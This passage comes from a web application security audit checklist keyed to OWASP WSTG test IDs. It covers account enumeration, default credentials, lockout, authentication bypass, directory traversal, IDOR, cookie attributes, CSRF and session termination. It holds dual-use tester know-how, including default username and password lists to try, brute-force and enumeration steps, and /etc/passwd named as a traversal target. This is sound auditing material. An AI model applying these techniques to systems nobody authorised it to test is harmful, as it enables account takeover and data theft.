the criteria are met? Can the same person or identity register multiple times? Can users register for different roles or permissions? What proof of identity is required for a registration to be successful? Are registered identities verified? Validate the registration process. Can identity information be easily forged or faked? Can the exchange of identity information be manipulated during registration? WSTG-IDNT-02 14 1.2.3 Audit Account Provisioning Process Identity Management Testing The provisioning of accounts presents an opportunity for an attacker to create a valid account without application of the proper identification and authorization process. Determine which roles are able to provision users and what sort of accounts they can provision. Is there any verification, vetting and authorization of provisioning requests? Is there any verification, vetting and authorization of de-provisioning requests? Can an administrator provision other administrators or just users? Can an administrator or other user provision accounts with privileges greater than their own? Can an administrator or user de-provision themselves? How are the files or resources owned by the de-provisioned user managed? Are they deleted? Is access transferred? WSTG-IDNT-03 15 1.2.4 Audit for Account Enumeration and Guessable User Account Identity Management Testing The scope of this test is to verify if it is possible to collect a set of valid usernames by interacting with the authentication mechanism of the application. This test will be useful for brute force testing, in which the tester verifies if, given a valid username, it is possible to find the corresponding password. Often, web applications reveal when a username exists on system, either as a consequence of mis-configuration or as a design decision. For example, sometimes, when we submit wrong credentials, we receive a message that states that either the username is present on the system or the provided password is wrong. The information obtained can be used by an attacker to gain a list of users on system. This information can be used to attack the web application, for example, through a brute force or default username and password attack. The tester should interact with the authentication mechanism of the application to understand if sending particular requests causes the application to answer in different manners. This issue exists because the information released from web application or web server when the user provide a valid username is different than when they use an invalid one. In some cases, a message is received that reveals if the provided credentials are wrong because an invalid username or an invalid password was used. Sometimes, testers can enumerate the existing users by sending a username and an empty password. Testing for Valid User->Right Password Record the server answer when you submit a valid user ID and valid password. Testing for Valid User with Wrong Password Now, the tester should try to insert a valid user ID and a wrong password and record the error message generated by the application. Testing for a Nonexistent Username Now, the tester should try to insert an invalid user ID and a wrong password and record the server answer (the tester should be confident that the username is not valid in the application). Record the error message and the server answer. WSTG-IDNT-04 16 1.2.5 Audit for Weak or Unenforced Username Policy Identity Management Testing User account names are often highly structured (e.g. Joe Bloggs account name is jbloggs and Fred Nurks account name is fnurks) and valid account names can easily be guessed. Determine whether a consistent account name structure renders the application vulnerable to account enumeration. Determine whether the application`s error messages permit account enumeration. Determine the structure of account names. Evaluate the application`s response to valid and invalid account names. Use different responses to valid and invalid account names to enumerate valid account names. Use account name dictionaries to enumerate valid account names. WSTG-IDNT-05
  • 5.
    17 1.3.1 Auditfor Credentials Transported over an Encrypted Channel Authentication Testing Testing for credentials transport means verifying that the user`s authentication data are transferred via an encrypted channel to avoid being intercepted by malicious users. The analysis focuses simply on trying to understand if the data travels unencrypted from the web browser to the server, or if the web application takes the appropriate security measures using a protocol like HTTPS. The HTTPS protocol is built on TLS->SSL to encrypt the data that is transmitted and to ensure that user is being sent towards the desired site. Clearly, the fact that traffic is encrypted does not necessarily mean that it`s completely safe. The security also depends on the encryption algorithm used and the robustness of the keys that the application is using, but this particular topic will not be addressed in this section. Speak with the developers of the web application and try to understand if they are aware of the differences between HTTP and HTTPS protocols and why they should use HTTPS for transmitting sensitive information. Then, check with them if HTTPS is used in every sensitive request, like those in log in pages, to prevent unauthorized users to intercept the data. WSTG-ATHN-01 18 1.3.2 Audit for Default Credentials Authentication Testing Nowadays web applications often make use of popular open source or commercial software that can be installed on servers with minimal configuration or customization by the server administrator. Moreover, a lot of hardware appliances (i.e. network routers and database servers) offer web-based configuration or administrative interfaces. Often these applications, once installed, are not properly configured and the default credentials provided for initial authentication and configuration are never changed. These default credentials are well known by penetration testers and, unfortunately, also by malicious attackers, who can use them to gain access to various types of applications. Furthermore, in many situations, when a new account is created on an application, a default password (with some standard characteristics) is generated. If this password is predictable and the user does not change it on the first access, this can lead to an attacker gaining unauthorized access to the application. Test for Default Credentials of Common Applications Try the following usernames - --admin--, --administrator--, --root--, --system--, --guest--, --operator--, or --super--. These are popular among system administrators and are often used. Additionally you could try --qa--, --test--, --test1--, --testing-- and similar names. Attempt any combination of the above in both the username and the password fields. If the application is vulnerable to username enumeration, and you manage to successfully identify any of the above usernames, attempt passwords in a similar manner. In addition try an empty password or one of the following -- password--, --pass123--, --password123--, --admin--, or --guest-- with the above accounts or any other enumerated accounts. Further permutations of the above can also be attempted. If these passwords fail, it may be worth using a common username and password list and attempting multiple requests against the application. This can, of course, be scripted to save time. Test for Default Password of New Accounts The following steps can be applied to test for these types of default credentials: Looking at the User Registration page may help to determine the expected format and minimum or maximum length of the application usernames and passwords. If a user registration page does not exist, determine if the organization uses a standard naming convention for user names such as their email address or the name before the --@-- in the email. Try to extrapolate from the application how usernames are generated. For example, can a user choose his->her own username or does the system generate an account name for the user based on some personal information or by using a predictable sequence? If the application does generate the account names in a predictable sequence, such as user7811, try fuzzing all possible accounts recursively. If you can identify a different response from the application when using a valid username and a wrong password, then you can try a brute force attack on the valid username (or quickly try any of the identified common passwords above or in the reference section). Try to determine if the system generated password is predictable. To do this, create many new accounts quickly after one another so that you can compare and determine if the passwords are predictable. If predictable, try to correlate these with the usernames, or any enumerated accounts, and use them as a basis for a brute force attack. If you have identified the correct naming convention for the user name, try to --brute force-- passwords with some common predictable sequence like for example dates of birth. Attempt using all the above usernames with blank passwords or using the username also as password value. WSTG-ATHN-02 19 1.3.3 Audit for Weak Lock Out Mechanism Authentication Testing Account lockout mechanisms are used to mitigate brute force password guessing attacks. Accounts are typically locked after 3 to 5 unsuccessful login attempts and can only be unlocked after a predetermined period of time, via a self-service unlock mechanism, or intervention by an administrator. Account lockout mechanisms require a balance between protecting accounts from unauthorized access and protecting users from being denied authorized access. Note that this test should cover all aspects of authentication where lockout mechanisms would be appropriate, e.g. when the user is presented with security questions during forgotten password mechanisms. To evaluate the account lockout mechanism`s ability to mitigate brute force password guessing, attempt an invalid log in by using the incorrect password a number of times, before using the correct password to verify that the account was locked out. Factors to consider when implementing an account lockout mechanism: What is the risk of brute force password guessing against the application? Is a CAPTCHA sufficient to mitigate this risk? Is a client-side lockout mechanism being used (e.g., JavaScript)? (If so, disable the client-side code to test.) Number of unsuccessful log in attempts before lockout. If the lockout threshold is to low then valid users may be locked out too often. If the lockout threshold is to high then the more attempts an attacker can make to brute force the account before it will be locked. Depending on the application`s purpose, a range of 5 to 10 unsuccessful attempts is typical lockout threshold. How will accounts be unlocked? Manually by an administrator: this is the most secure lockout method, but may cause inconvenience to users and take up the administrator`s --valuable-- time. Note that the administrator should also have a recovery method in case his account gets locked. This unlock mechanism may lead to a denial-of-service attack if an attacker`s goal is to lock the accounts of all users of the web application. After a period of time: What is the lockout duration? Is this sufficient for the application being protected? E.g. a 5 to 30 minute lockout duration may be a good compromise between mitigating brute force attacks and inconveniencing valid users. Via a self-service mechanism: As stated before, this self-service mechanism must be secure enough to avoid that the attacker can unlock accounts himself. WSTG-ATHN-03 20 1.3.4 Audit for Authentication Schema Bypass Authentication Testing While most applications require authentication to gain access to private information or to execute tasks, not every authentication method is able to provide adequate security. Negligence, ignorance, or simple understatement of security threats often result in authentication schemes that can be bypassed by simply skipping the log in page and directly calling an internal page that is supposed to be accessed only after authentication has been performed. In addition, it is often possible to bypass authentication measures by tampering with requests and tricking the application into thinking that the user is already authenticated. This can be accomplished either by modifying the given URL parameter, by manipulating the form, or by counterfeiting sessions. Direct Page Request If a web application implements access control only on the log in page, the authentication schema could be bypassed. For example, if a user directly requests a different page via forced browsing, that page may not check the credentials of the user before granting access. Attempt to directly access a protected page through the address bar in your browser to test using this method. Parameter Modification Another problem related to authentication design is when the application verifies a successful log in on the basis of a fixed value parameters. A user could modify these parameters to gain access to the protected areas without providing valid credentials. Session ID Prediction Many web applications manage authentication by using session identifiers (session IDs). Therefore, if session ID generation is predictable, a malicious user could be able to find a valid session ID and gain unauthorized access to the application, impersonating a previously authenticated user. WSTG-ATHN-04 21 1.3.5 Audit for Vulnerable Remember Password Authentication Testing Credentials are the most widely used authentication technology. Due to such a wide usage of username-password pairs, users are no longer able to properly handle their credentials across the multitude of used applications. Credentials shouldn`t be stored in any way in the client-side application, and should be substitued by tokens generated from the server side. Tokens should be analyzed in terms of token-lifetime, where some tokens never expire and put the users in danger if those tokens ever get stolen. Make sure to follow the session timeout testing scenario. Ensure that no credentials are stored in clear text or are easily retrievable in encoded or encrypted forms in browser storage mechanisms; they should be stored on the server side and follow password storage good practices. WSTG-ATHN-05 22 1.3.6 Audit for Browser Cache Weaknesses Authentication Testing In this phase the tester checks that the application correctly instructs the browser to not retain sensitive data. Browsers can store information for purposes of caching and history. Caching is used to improve performance, so that previously displayed information doesn`t need to be downloaded again. History mechanisms are used for user convenience, so the user can see exactly what they saw at the time when the resource was retrieved. If sensitive information is displayed to the user (such as their address, credit card details, Social Security Number, or username), then this information could be stored for purposes of caching or history, and therefore retrievable through examining the browser`s cache or by simply pressing the browser`s Back button. The first and simplest test consists of entering sensitive information into the application and logging out. Then the tester clicks the Back button of the browser to check whether previously displayed sensitive information can be accessed whilst unauthenticated. If by pressing the Back button the tester can access previous pages but not access new ones, then it is not an authentication issue, but a browser history issue. If these pages contain sensitive data, it means that the application did not forbid the browser from storing it. Authentication does not necessarily need to be involved in the testing. For example, when a user enters their email address in order to sign up to a newsletter, this information could be retrievable if not properly handled. WSTG-ATHN-06
  • 6.
    23 1.3.7 Auditfor Weak Password Policy Authentication Testing The most prevalent and most easily administered authentication mechanism is a static password. The password represents the keys to the kingdom, but is often subverted by users in the name of usability. In each of the recent high profile hacks that have revealed user credentials, it is lamented that most common passwords are still: 123456, password and qwerty. What characters are permitted and forbidden for use within a password? Is the user required to use characters from different character sets such as lower and uppercase letters, digits and special symbols? How often can a user change their password? How quickly can a user change their password after a previous change? Users may bypass password history requirements by changing their password 5 times in a row so that after the last password change they have configured their initial password again. When must a user change their password? Both NIST and NCSC recommend against forcing regular password expiry, although it may be required by standards such as PCI DSS. How often can a user reuse a password? Does the application maintain a history of the user`s previous used 8 passwords? How different must the next password be from the last password? Is the user prevented from using his username or other account information (such as first or last name) in the password? What are the minimum and maximum password lengths that can be set, and are they appropriate for the sensitivity of the account and application? Is it possible set common passwords such as Password1 or 123456? WSTG-ATHN-07 24 1.3.8 Audit for Weak Security Question Answer Authentication Testing Often called --secret-- questions and answers, security questions and answers are often used to recover forgotten passwords or as extra security on top of the password. They are typically generated upon account creation and require the user to select from some pre-generated questions and supply an appropriate answer. They may allow the user to generate their own question and answer pairs. Both methods are prone to insecurities.Ideally, security questions should generate answers that are only known by the user, and not guessable or discoverable by anybody else. This is harder than it sounds. Security questions and answers rely on the secrecy of the answer. Questions and answers should be chosen so that the answers are only known by the account holder. However, although a lot of answers may not be publicly known, most of the questions that websites implement promote answers that are pseudo-private. Testing for Weak Pre-generated Questions Try to obtain a list of security questions by creating a new account or by following the --I don`t remember my password---process. Try to generate as many questions as possible to get a good idea of the type of security questions that are asked. If any of the security questions fall in the categories described above, they are vulnerable to being attacked (guessed, brute-forced, available on social media, etc.). Testing for Weak Self-Generated Questions Try to create security questions by creating a new account or by configuring your existing account`s password recovery properties. If the system allows the user to generate their own security questions, it is vulnerable to having insecure questions created. If the system uses the self-generated security questions during the forgotten password functionality and if usernames can be enumerated, then it should be easy for the tester to enumerate a number of self- generated questions. It should be expected to find several weak self-generated questions using this method. Testing for Brute-forcible Answers Use the methods described in Testing for Weak lock out mechanism to determine if a number of incorrectly supplied security answers trigger a lockout mechanism. WSTG-ATHN-08 25 1.3.9 Audit for Weak Password Change or Reset Functionalities Authentication Testing The password change and reset function of an application is a self-service password change or reset mechanism for users. This self-service mechanism allows users to quickly change or reset their password without an administrator intervening. When passwords are changed they are typically changed within the application. When passwords are reset they are either rendered within the application or emailed to the user. This may indicate that the passwords are stored in plain text or in a decryptable format. For both password change and password reset it is important to check: if users, other than administrators, can change or reset passwords for accounts other than their own. if users can manipulate or subvert the password change or reset process to change or reset the password of another user or administrator. if the password change or reset process is vulnerable to CSRF. Test Password Change In addition to the previous test it is important to verify: Is the old password requested to complete the change? The most insecure scenario here is if the application permits the change of the password without requesting the current password. Indeed if an attacker is able to take control of a valid session they could easily change the victim`s password. WSTG-ATHN-09 26 1.3.10 Audit for Weaker Authentication in Alternative Channel Authentication Testing Even if the primary authentication mechanisms do not include any vulnerabilities, it may be that vulnerabilities exist in alternative legitimate authentication user channels for the same user accounts. Tests should be undertaken to identify alternative channels and, subject to test scoping, identify vulnerabilities. The alternative user interaction channels could be utilized to circumvent the primary channel, or expose information that can then be used to assist an attack against the primary channel. Some of these channels may themselves be separate web applications using different host names or paths. Example The primary website is: http:->->www.example.com and authentication functions always take place on pages using Transport Layer Security: https:->->www.example.com- >myaccount-> However, a separate mobile-optimized website exists that does not use Transport Layer Security at all, and has a weaker password recovery mechanism: http:->->m.example.com->myaccount-> Fully test the website`s primary authentication functions. This should identify how accounts are issued, created or changed and how passwords are recovered, reset, or changed. Additionally knowledge of any elevated privilege authentication and authentication protection measures should be known. These precursors are necessary to be able to compare with any alternative channels. Identify Other Channels Other channels can be found by using the following methods: Reading site content, especially the home page, contact us, help pages, support articles and FAQs, T&Cs, privacy notices, the robots.txt file and any sitemap.xml files. Searching HTTP proxy logs, recorded during previous information gathering and testing, for strings such as --mobile--, --android--, blackberry--, --ipad--, --iphone--, --mobile app--, --e-reader--, --wireless--, --auth--, --sso--, --single sign on-- in URL paths and body content. Use search engines to find different websites from the same organization, or using the same domain name, that have similar home page content or which also have authentication mechanisms. For each possible channel confirm whether user accounts are shared across these, or provide access to the same or similar functionality. Enumerate Authentication Functionality For each alternative channel where user accounts or functionality are shared, identify if all the authentication functions of the primary channel are available, and if anything extra exists. Ensure a consistent authentication policy is applied across all channels so that they are equally secure. WSTG-ATHN-10 27 1.4.1 Audit Directory Traversal File Include Authorization Testing Many web applications use and manage files as part of their daily operation. Using input validation methods that have not been well designed or deployed, an aggressor could exploit the system in order to read or write files that are not intended to be accessible. In particular situations, it could be possible to execute arbitrary code or system commands. Traditionally, web servers and web applications implement authentication mechanisms to control access to files and resources. Web servers try to confine users` files inside a --root directory-- or --web document root--, which represents a physical directory on the file system. Users have to consider this directory as the base directory into the hierarchical structure of the web application. The definition of the privileges is made using Access Control Lists (ACL) which identify which users or groups are supposed to be able to access, modify, or execute a specific file on the server. These mechanisms are designed to prevent malicious users from accessing sensitive files (for example, the common ->etc->passwd file on a UNIX-like platform) or to avoid the execution of system commands. Many web applications use server-side scripts to include different kinds of files. It is quite common to use this method to manage images, templates, load static texts, and so on. Unfortunately, these applications expose security vulnerabilities if input parameters (i.e., form parameters, cookie values) are not correctly validated. In web servers and web applications, this kind of problem arises in path traversal->file include attacks. By exploiting this kind of vulnerability, an attacker is able to read directories or files which they normally couldn`t read, access data outside the web document root, or include scripts and other kinds of files from external websites. Input Vectors Enumeration In order to determine which part of the application is vulnerable to input validation bypassing, the tester needs to enumerate all parts of the application that accept content from the user. This also includes HTTP GET and POST queries and common options like file uploads and HTML forms. Here are some examples of the checks to be performed at this stage: Are there request parameters which could be used for file-related operations? Are there unusual file extensions? Are there interesting variable names? http:->->example.com->getUserProfile.jsp?item=ikki.html http:->->example.com->index.php?file=content http:->->example.com->main.cgi?home=index.htm Is it possible to identify cookies used by the web application for the dynamic generation of pages or templates? Cookie: ID=d9ccd3f4f9f18cc1:TM=2166255468:LM=1162655568:S=3cFpqbJgMSSPKVMV:TEMPLATE=flower Cookie: USER=1826cc8f:PSTYLE=GreenDotRed WSTG-ATHZ-01
  • 7.
    28 1.4.2 AuditAuthorization Schema Bypass Authorization Testing This kind of test focuses on verifying how the authorization schema has been implemented for each role or privilege to get access to reserved functions and resources. For every specific role the tester holds during the assessment, for every function and request that the application executes during the post-authentication phase, it is necessary to verify: Is it possible to access that resource even if the user is not authenticated? Is it possible to access that resource after the log-out? Is it possible to access functions and resources that should be accessible to a user that holds a different role or privilege? Try to access the application as an administrative user and track all the administrative functions. Is it possible to access administrative functions also if the tester is logged as a user with standard privileges? Is it possible to use these administrative functions as a user with a different role and for whom that action should be denied? Testing for Access to Administrative Functions For example, suppose that the AddUser.jsp function is part of the administrative menu of the application, and it is possible to access it by requesting the following URL: https:->->www.example.com->admin->addUser.jsp What happens if a non-administrative user tries to execute that request? Will the user be created? If so, can the new user use their privileges? Testing for Access to Resources Assigned to a Different Role For example analyze an application that uses a shared directory to store temporary PDF files for different users. Suppose that documentABC.pdf should be accessible only by the user test1 with roleA. Verify if user test2 with roleB can access that resource. WSTG-ATHZ-02 29 1.4.3 Audit for Privilege Escalation Authorization Testing This section describes the issue of escalating privileges from one stage to another. During this phase, the tester should verify that it is not possible for a user to modify his or her privileges or roles inside the application in ways that could allow privilege escalation attacks. Privilege escalation occurs when a user gets access to more resources or functionality than they are normally allowed, and such elevation or changes should have been prevented by the application. This is usually caused by a flaw in the application. The result is that the application performs actions with more privileges than those intended by the developer or system administrator. The degree of escalation depends on what privileges the attacker is authorized to possess, and what privileges can be obtained in a successful exploit. For example, a programming error that allows a user to gain extra privilege after successful authentication limits the degree of escalation, because the user is already authorized to hold some privilege. Likewise, a remote attacker gaining superuser privilege without any authentication presents a greater degree of escalation. Usually, people refer to vertical escalation when it is possible to access resources granted to more privileged accounts (e.g., acquiring administrative privileges for the application), and to horizontal escalation when it is possible to access resources granted to a similarly configured account (e.g., in an online banking application, accessing information related to a different user). Testing for Role->Privilege Manipulation In every portion of the application where a user can create information in the database (e.g., making a payment, adding a contact, or sending a message), can receive information (statement of account, order details, etc.), or delete information (drop users, messages, etc.), it is necessary to record that functionality. The tester should try to access such functions as another user in order to verify if it is possible to access a function that should not be permitted by the user`s role->privilege (but might be permitted as another user). URL Traversal Try to traverse the website and check if some of pages that may miss the authorization check. For example: ->..->..->.->userInfo.html WSTG-ATHZ-03 30 1.4.4 Audit for Insecure Direct Object References Authorization Testing Insecure Direct Object References occur when an application provides direct access to objects based on user-supplied input. As a result of this vulnerability attackers can bypass authorization and access resources in the system directly, for example database records or files. Insecure Direct Object References allow attackers to bypass authorization and access resources directly by modifying the value of a parameter used to directly point to an object. Such resources can be database entries belonging to other users, files in the system, and more. This is caused by the fact that the application takes user supplied input and uses it to retrieve an object without performing sufficient authorization checks. To test for this vulnerability the tester first needs to map out all locations in the application where user input is used to reference objects directly. For example, locations where user input is used to access a database row, a file, application pages and more. Next the tester should modify the value of the parameter used to reference objects and assess whether it is possible to retrieve objects belonging to other users or otherwise bypass authorization. The best way to test for direct object references would be by having at least two (often more) users to cover different owned objects and functions. For example two users each having access to different objects (such as purchase information, private messages, etc.), and (if relevant) users with different privileges (for example administrator users) to see whether there are direct references to application functionality. By having multiple users the tester saves valuable testing time in guessing different object names as he can attempt to access objects that belong to the other user. 31 1.5.1 Audit for Session Management Schema Session Management Testing "In this test, the tester wants to check that cookies and other session tokens are created in a secure and unpredictable way. An attacker who is able to predict and forge a weak cookie can easily hijack the sessions of legitimate users. Due to the importance of the data that they store, cookies are therefore vital in the overall security of the application. Being able to tamper with cookies may result in hijacking the sessions of legitimate users, gaining higher privileges in an active session, and in general influencing the operations of the application in an unauthorized way. The tester has to check whether the cookies issued to clients can resist a wide range of attacks aimed to interfere with the sessions of legitimate users and with the application itself. The overall goal is to be able to forge a cookie that will be considered valid by the application and that will provide some kind of unauthorized access (session hijacking, privilege escalation, …)." "All interaction between the client and application should be tested at least against the following criteria: Are all Set-Cookie directives tagged as Secure? Do any Cookie operations take place over unencrypted transport? Can the Cookie be forced over unencrypted transport? If so, how does the application maintain security? Are any Cookies persistent? What Expires= times are used on persistent cookies, and are they reasonable? Are cookies that are expected to be transient configured as such? What HTTP->1.1 Cache-Control settings are used to protect Cookies? What HTTP->1.0 Cache-Control settings are used to protect Cookies? Session ID Predictability and Randomness In analyzing Session ID sequences, patterns or cycles, static elements and client dependencies should all be considered as possible contributing elements to the structure and function of the application. Are the Session IDs provably random in nature? Can the resulting values be reproduced? Do the same input conditions produce the same ID on a subsequent run? Are the Session IDs provably resistant to statistical or cryptanalysis? What elements of the Session IDs are time-linked? What portions of the Session IDs are predictable? Can the next ID be deduced, given full knowledge of the generation algorithm and previous IDs? Cookie Reverse Engineering Unpredictability: a cookie must contain some amount of hard-to-guess data. The harder it is to forge a valid cookie, the harder is to break into legitimate user`s session. If an attacker can guess the cookie used in an active session of a legitimate user, they will be able to fully impersonate that user (session hijacking). In order to make a cookie unpredictable, random values or cryptography can be used. Tamper resistance: a cookie must resist malicious attempts of modification. If the tester receives a cookie like IsAdmin=No, it is trivial to modify it to get administrative rights, unless the application performs a double check (for instance, appending to the cookie an encrypted hash of its value) Expiration: a critical cookie must be valid only for an appropriate period of time and must be deleted from the disk or memory afterwards to avoid the risk of being replayed. This does not apply to cookies that store non-critical data that needs to be remembered across sessions (e.g., site look-and-feel). --Secure-- flag: a cookie whose value is critical for the integrity of the session should have this flag enabled in order to allow its transmission only in an encrypted channel to deter eavesdropping." WSTG-SESS-01
  • 8.
    32 1.5.2 Auditfor Cookies Attributes Session Management Testing Web Cookies (herein referred to as cookies) are often a key attack vector for malicious users (typically targeting other users) and the application should always take due diligence to protect cookies. The most used session storage mechanism in browsers is cookie storage. Cookies can be set by the server, by including a Set-Cookie header in the HTTP response or via JavaScript. Cookies can be used for a multitude of reasons, such as: session management personalization tracking In order to secure cookie data, the industry has developed means to help lock down these cookies and limit their attack surface. Over time cookies have become a preferred storage mechanism for web applications, as they allow great flexibility in use and protection. The tester should validate that they are being used properly by the application. Cookies can be reviewed by using an intercepting proxy, or by reviewing the browser`s cookie jar. Cookie Attributes Secure Attribute The Secure attribute tells the browser to only send the cookie if the request is being sent over a secure channel such as HTTPS. This will help protect the cookie from being passed in unencrypted requests. If the application can be accessed over both HTTP and HTTPS, an attacker could be able to redirect the user to send their cookie as part of non-protected requests. HttpOnly Attribute The HttpOnly attribute is used to help prevent attacks such as session leakage, since it does not allow the cookie to be accessed via a client side script such as JavaScript. Domain Attribute The Domain attribute is used to compare the cookie`s domain against the domain of the server for which the HTTP request is being made. If the domain matches or if it is a subdomain, then the path attribute will be checked next. Path Attribute The Path attribute plays a major role in setting the scope of the cookies in conjunction with the domain. In addition to the domain, the URL path that the cookie is valid for can be specified. If the domain and path match, then the cookie will be sent in the request. Just as with the domain attribute, if the path attribute is set too loosely, then it could leave the application vulnerable to attacks by other applications on the same server. Expires Attribute The Expires attribute is used to: set persistent cookies limit lifespan if a session lives for too long remove a cookie forcefully by setting it to a past date Unlike session cookies, persistent cookies will be used by the browser until the cookie expires. Once the expiration date has exceeded the time set, the browser will delete the cookie. SameSite Attribute The SameSite attribute is used to assert that a cookie ought not to be sent along with cross-site requests. This feature allows the server to mitigate the risk of cross-orgin information leakage. In some cases, it is used too as a risk reduction (or defense in depth mechanism) strategy to prevent cross-site request forgery attacks. This attribute can be configured in three different modes: Strict - The Strict value is the most restrictive usage of SameSite, allowing the browser to send the cookie only to first- party context without top-level navigation. In other words, the data associated with the cookie will only be sent on requests matching the current site shown on the browser URL bar. The cookie will not be sent on requests generated by third-party websites. Lax - The Lax value is less restrictive than Strict. The cookie will be sent if the URL equals the cookie`s domain (first- party) even if the link is coming from a third-party domain. This value is considered by most browsers the default behavior since it provides a better user experience than the Strict value. It doesn`t trigger for assets, such as images, where cookies might not be needed to access them. None - The None value specifies that the browser will send the cookie on cross-site requests (the normal behavior before the implementation of SamseSite) only if the Secure attribute is also used, e.g. SameSite=None; Secure. It is a recommended value, instead of not specifying any SameSite value, as it forces the use of the secure attribute. WSTG-SESS-02 33 1.5.3 Audit for Session Fixation Session Management Testing When an application does not renew its session cookie(s) after a successful user authentication, it could be possible to find a session fixation vulnerability and force a user to utilize a cookie known by the attacker. In that case, an attacker could steal the user session (session hijacking). Session fixation vulnerabilities occur when: A web application authenticates a user without first invalidating the existing session ID, thereby continuing to use the session ID already associated with the user. An attacker is able to force a known session ID on a user so that, once the user authenticates, the attacker has access to the authenticated session. Talk with developers and understand if they have implemented a session token renew after a user successful authentication. The application should always first invalidate the existing session ID before authenticating a user, and if the authentication is successful, provide another sessionID. WSTG-SESS-03
  • 9.
    34 1.5.4 Auditfor Exposed Session Variables Session Management Testing The Session Tokens (Cookie, SessionID, Hidden Field), if exposed, will usually enable an attacker to impersonate a victim and access the application illegitimately. It is important that they are protected from eavesdropping at all times, particularly whilst in transit between the client browser and the application servers. Using a personal proxy, it is possible to ascertain the following about each request and response: Protocol used (e.g., HTTP vs. HTTPS) HTTP Headers Message Body (e.g., POST or page content) Each time Session ID data is passed between the client and the server, the protocol, cache, and privacy directives and body should be examined. Transport security here refers to Session IDs passed in GET or POST requests, message bodies, or other means over valid HTTP requests. Testing for Encryption & Reuse of Session Tokens Vulnerabilities Protection from eavesdropping is often provided by SSL encryption, but may incorporate other tunneling or encryption. It should be noted that encryption or cryptographic hashing of the Session ID should be considered separately from transport encryption, as it is the Session ID itself being protected, not the data that may be represented by it. If the Session ID could be presented by an attacker to the application to gain access, then it must be protected in transit to mitigate that risk. It should therefore be ensured that encryption is both the default and enforced for any request or response where the Session ID is passed, regardless of the mechanism used (e.g., a hidden form field). Simple checks such as replacing https:->-> with http:->-> during interaction with the application should be performed, together with modification of form posts to determine if adequate segregation between the secure and non-secure sites is implemented. Testing for Proxies & Caching Vulnerabilities Proxies must also be considered when reviewing application security. In many cases, clients will access the application through corporate, ISP, or other proxies or protocol aware gateways (e.g., Firewalls). The HTTP protocol provides directives to control the behavior of downstream proxies, and the correct implementation of these directives should also be assessed. In general, the Session ID should never be sent over unencrypted transport and should never be cached. The application should be examined to ensure that encrypted communications are both the default and enforced for any transfer of Session IDs. Furthermore, whenever the Session ID is passed, directives should be in place to prevent its caching by intermediate and even local caches. Testing for GET & POST Vulnerabilities In general, GET requests should not be used, as the Session ID may be exposed in Proxy or Firewall logs. They are also far more easily manipulated than other types of transport, although it should be noted that almost any mechanism can be manipulated by the client with the right tools. Furthermore, Cross-site Scripting (XSS) attacks are most easily exploited by sending a specially constructed link to the victim. This is far less likely if data is sent from the client as POSTs. All server side code receiving data from POST requests should be tested to ensure it does not accept the data if sent as a GET. Testing for Transport Vulnerabilities All interaction between the Client and Application should be tested at least against the following criteria. How are Session IDs transferred? e.g., GET, POST, Form Field (including hidden fields) Are Session IDs always sent over encrypted transport by default? Is it possible to manipulate the application to send Session IDs unencrypted? e.g., by changing HTTP to HTTPS? What cache-control directives are applied to requests->responses passing Session IDs? Are these directives always present? If not, where are the exceptions? Are GET requests incorporating the Session ID used? If POST is used, can it be interchanged with GET? WSTG-SESS-04 35 1.5.5 Audit for Cross Site Request Forgery Session Management Testing Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unintended actions on a web application in which they are currently authenticated. With a little social engineering help (like sending a link via email or chat), an attacker may force the users of a web application to execute actions of the attacker`s choosing. A successful CSRF exploit can compromise end user data and operation when it targets a normal user. If the targeted end user is the administrator account, a CSRF attack can compromise the entire web application. CSRF relies on: Web browser behavior regarding the handling of session-related information such as cookies and HTTP authentication information. An attacker`s knowledge of valid web application URLs, requests, or functionality. Application session management relying only on information known by the browser. Existence of HTML tags whose presence cause immediate access to an HTTP[S] resource; for example the image tag img. Audit the application to ascertain if its session management is vulnerable. If session management relies only on client side values (information available to the browser), then the application is vulnerable. --Client side values-- refers to cookies and HTTP authentication credentials (Basic Authentication and other forms of HTTP authentication; not form- based authentication, which is an application-level authentication). Resources accessible via HTTP GET requests are easily vulnerable, though POST requests can be automated via JavaScript and are vulnerable as well; therefore, the use of POST alone is not enough to correct the occurrence of CSRF vulnerabilities. WSTG-SESS-05
  • 10.
    36 1.5.6 Auditfor Logout Functionality Session Management Testing Session termination is an important part of the session lifecycle. Reducing to a minimum the lifetime of the session tokens decreases the likelihood of a successful session hijacking attack. This can be seen as a control against preventing other attacks like Cross Site Scripting and Cross Site Request Forgery. Such attacks have been known to rely on a user having an authenticated session present. Not having a secure session termination only increases the attack surface for any of these attacks. A secure session termination requires at least the following components: Availability of user interface controls that allow the user to manually log out. Session termination after a given amount of time without activity (session timeout). Proper invalidation of server-side session state. Testing for Log Out User Interface Verify the appearance and visibility of the log out functionality in the user interface. For this purpose, view each page from the perspective of a user who has the intention to log out from the web application. There are some properties which indicate a good log out user interface: A log out button is present on all pages of the web application. The log out button should be identified quickly by a user who wants to log out from the web application. After loading a page the log out button should be visible without scrolling. Ideally the log out button is placed in an area of the page that is fixed in the view port of the browser and not affected by scrolling of the content. Testing for Server-Side Session Termination First, store the values of cookies that are used to identify a session. Invoke the log out function and observe the behavior of the application, especially regarding session cookies. Try to navigate to a page that is only visible in an authenticated session, e.g. by usage of the back button of the browser. If a cached version of the page is displayed, use the reload button to refresh the page from the server. If the log out function causes session cookies to be set to a new value, restore the old value of the session cookies and reload a page from the authenticated area of the application. If these test don`t show any vulnerabilities on a particular page, try at least some further pages of the application that are considered as security-critical, to ensure that session termination is recognized properly by these areas of the application. Testing for Session Timeout Try to determine a session timeout by performing requests to a page in the authenticated area of the web application with increasing delays. If the log out behavior appears, the used delay matches approximately the session timeout value. The same results as for server-side session termination testing described before are excepted by a log out caused by an inactivity timeout. The proper value for the session timeout depends on the purpose of the application and should be a balance of security and usability. In a banking applications it makes no sense to keep an inactive session more than 15 minutes. On the other side a short timeout in a wiki or forum could annoy users which are typing lengthy articles with unnecessary log in requests. There timeouts of an hour and more can be acceptable. Testing for Session Termination in Single Sign-On Environments (Single Sign-Off) Perform a log out in the tested application. Verify if there is a central portal or application directory which allows the user to log back in to the application without authentication. Test if the application requests the user to authenticate, if the URL of an entry point to the application is requested. While logged in in the tested application, perform a log out in the SSO system. Then try to access an authenticated area of the tested application. It is expected that the invocation of a log out function in a web application connected to a SSO system or in the SSO system itself causes global termination of all sessions. An authentication of the user should be required to gain access to the application after log out in the SSO system and connected application. WSTG-SESS-06 37 1.5.7 Auditing Session Timeout Session Management Testing In this phase testers check that the application automatically logs out a user when that user has been idle for a certain amount of time, ensuring that it is not possible to --reuse-- the same session and that no sensitive data remains stored in the browser cache. All 